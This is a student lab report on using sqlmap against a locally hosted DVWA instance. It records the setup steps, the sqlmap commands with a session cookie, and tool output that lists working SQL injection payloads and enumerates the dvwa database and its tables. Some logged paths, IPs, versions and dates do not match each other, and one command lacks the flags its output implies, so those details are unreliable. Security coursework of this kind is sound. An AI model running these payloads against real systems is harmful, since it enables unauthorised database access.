

# Assignment-2 SQLMAP

Gontla Vasavi Sindhu

Date:23-02-24

KHIT

### Step 1:

Understood the usage of SQLMap which is a tool used for detecting and exploiting SQL injection vulnerabilities in web applications.

### Step 2:

After Installation of sql map using **sudo apt-get install sqlmap** command. I have got the following output.

```
(root@kali)-[~]
# sudo apt-get install sqlmap
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
sqlmap is already the newest version (1.5.8-1).
0 upgraded, 0 newly installed, 0 to remove and 137 not upgraded.
```

### Step 3:

I have installed and setup DVWA in my local machine using the command.

```
git clone https://github.com/digininja/DVWA.git/var/www/html
```

and now I am able to enter into DVWA which is a vulnerable web application. I used command `ls` to get the list of files in the DVWA.

A screenshot of a Kali Linux desktop environment with a terminal window open. The terminal shows the user root@kali navigating through directories and setting up DVWA. The command history is visible at the bottom.

The terminal window has a title bar with "qterminal" and "Desktop". The prompt is "root@kali /var/www/html/DVWA".

Commands entered:

- `(kali@kali) ~$ sudo su`
- `[sudo] password for kali:`
- `(root@kali) ~/home/kali# cd /var/www/html`
- `zsh: no such file or directory: var/www/html`
- `(root@kali) ~/home/kali# cd /var/www/html`
- `(root@kali) ~/var/www/html# ls`
- `index.html index.nginx-debian.html`
- `(root@kali) ~/var/www/html# cd DVWA`
- `(root@kali) ~/var/www/html/DVWA# ls`

Files listed in the output of the last command:

about.php	compose.yml	COPYING.txt	Dockerfile	favicon.ico	index.php	login.php	phpinfo.php	README.ar.md	README.es.md	README.fr.md	README.id.md	README.pt.md	README.tr.md	README.zh.md	robots.txt	SECURITY.md	security.php	security.txt	setup.php
-----------	-------------	-------------	------------	-------------	-----------	-----------	-------------	--------------	--------------	--------------	--------------	--------------	--------------	--------------	------------	-------------	--------------	--------------	-----------

I have obtained my IP address 192.168.43.110 using command **ifconfig**

# Assignment-2 SQLMAP

Gontla Vasavi Sindhu

Date:23-02-24

KHIT

I am using my apache2 server to hosting on local server which is my 192.168.43.110(local ip address). I have used the commands **sudo service apache2 start** and **sudo service mysql start**.

```
root@kali: ~
File Mousepad Single-Text Editor elp
W: ..... to download. They have been ignored, or old ones used instead.

(root@kali)~#
# sudo service apache2 start
(root@kali)~#
# sudo service mysql start
(root@kali)~#
# sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 44
Server version: 10.5.12-MariaDB-1 Debian 11

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database dwa;
Query OK, 1 row affected (0.001 sec)

MariaDB [(none)]> create database dwa;
ERROR 1007 (HY000): Can't create database 'dwa'; database exists
MariaDB [(none)]> create user dwa@localhost
->
-> Ctrl-C -- exit!
Aborted

(root@kali)~#
# sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 45
Server version: 10.5.12-MariaDB-1 Debian 11

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.


Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create user dwa@localhost;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> grant all on dwa.* to dwa@localhost;
Query OK, 0 rows affected (0.007 sec)

MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.002 sec)

MariaDB [(none)]>
```



# Assignment-2 SQLMAP


Gontla Vasavi Sindhu

Date:23-02-24

KHIT

## Step 4:

I got the target url '<http://192.168.43.110/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#>'



I have performed sql injection on the target website by using command

```
sqlmap -u 'http://192.168.43.110/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#' --cookie 'PHPSESSID=89nvb3ekaf12uh73nkssb1nkr8;security=low' -dbs
```

I have got the databases list used by the target website. They use

1. dvwa
2. information\_schema

```
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
[02:01:12] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[02:01:12] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[02:01:12] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[02:01:12] [INFO] target URL appears to have 2 columns in query
[02:01:12] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
[02:01:12] [INFO] GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 64 HTTP(s) requests:
Parameter: id (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 6368 FROM (SELECT(SLEEP(5)))XdWH) AND 'bRQn'='bRQnGSubmit=Submit
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x716b716a71,0x6a7a4561794b4a634a496359477a6a515a696446514d545968694f44755265476842464b6f6664,0x716a787171),NULL-- -bSubmit=Submit
[02:01:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[02:01:13] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema
[02:01:13] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 26 times
[02:01:13] [INFO] fetched data logged to text files under '/home/saidurgapu/.local/share/sqlmap/output/10.0.2.15'
[*] ending @ 02:01:13 /2024-02-26/
```

# Assignment-2 SQLMAP


Gontla Vasavi Sindhu

Date:23-02-24

KHIT

I have obtained the tables using the command

**sqlmap -u 'http://192.168.43.110/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#' --cookie 'PHPSESSID=89nvb3ekaf12uh73nkssb1nkr8;security=low'**



```
root@kali: ~  
[*] starting @ 06:03:56 /2024-03-05/  
[06:03:56] [INFO] resuming back-end DBMS 'mysql'  
[06:03:56] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
Parameter: id (GET)  
Type: boolean-based blind  
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)  
Payload: id=1' OR NOT 6531=6531#Submit=Submit  
Type: error-based  
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)  
Payload: id=1' AND (SELECT 3450 FROM(SELECT COUNT(*),CONCAT(0x7178707671,(SELECT (ELT(3450=3450,1)))0x7162787a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) -- gUqMSubmit=Submit  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: id=1' AND (SELECT 3385 FROM (SELECT(SLEEP(5)))Jcyn) -- PyxASSubmit=Submit  
Type: UNION query  
Title: MySQL UNION query (NULL) - 2 columns  
Payload: id=1' UNION ALL SELECT CONCAT(0x7178707671,0x476c794779647a69505248664b465a725165774e7257714d55784c724a6e6d69646c6d64a63674a,0x7162787a71),NULL#Submit=Submit  
[06:03:56] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Debian  
web application technology: Apache/2.4.48  
back-end DBMS: MySQL >= 5.0 (MariaDB fork)  
[06:03:56] [INFO] fetching tables for database: 'dvwa'  
[06:03:57] [WARNING] reflective value(s) found and filtering out  
Database: dvwa  
2 tables  
guestbook  
users  
[06:03:57] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.43.110'  
[06:03:57] [WARNING] your sqlmap version is outdated  
[*] ending @ 06:03:57 /2024-03-05/
```

## Step 5:

I have mentioned the commands I have used and results of them. The potential Impact of SQL injection is Criminals may use it to gain unauthorized access to your sensitive data,customer information, personal data, trade secrets, intellectual property, and more. For injection attacks specifically, code developers should do things like parameterize queries, encode data, and validate inputs.